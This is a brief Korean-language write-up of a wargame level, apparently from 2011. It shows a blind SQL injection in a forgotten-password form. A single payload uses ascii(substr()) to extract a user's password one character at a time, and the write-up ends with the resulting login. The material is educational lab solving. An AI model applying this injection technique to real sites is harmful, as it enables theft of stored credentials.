
Flack 워게임 Level4

B1ackZer0
2011.03.11


이런 폼이 뜨는것을 볼 수 있다.
딱 보아도 blind sql 인젝션같아보인다.

저 폼의 내용은 아래와 같다.
johnwayne' and ascii(substr((SELECT pass FROM login WHERE name='johnwayne '),1,1))>0# 이다.
해석하자면 johnwayne의 비밀번호의 첫 번째 글자가 아스키코드 0이상이면 위와 같이 mail server error.가 뜨게 된다.
즉, >0의 값을 변경해 노가다를 뛰거나 툴을 이용해 비밀번호를 알아내면 된다.



아래는 비밀번호를 알아내 로그인하는 모습이다.

성공!


Logged in as: johnwayne
Head for the next level.
/login/level4/index.php
Log in as 'johnwayne', if you don't remember your password, shame on you...
Login:
>
Forgotten password:
>>
Enter your username and we will send your password to your email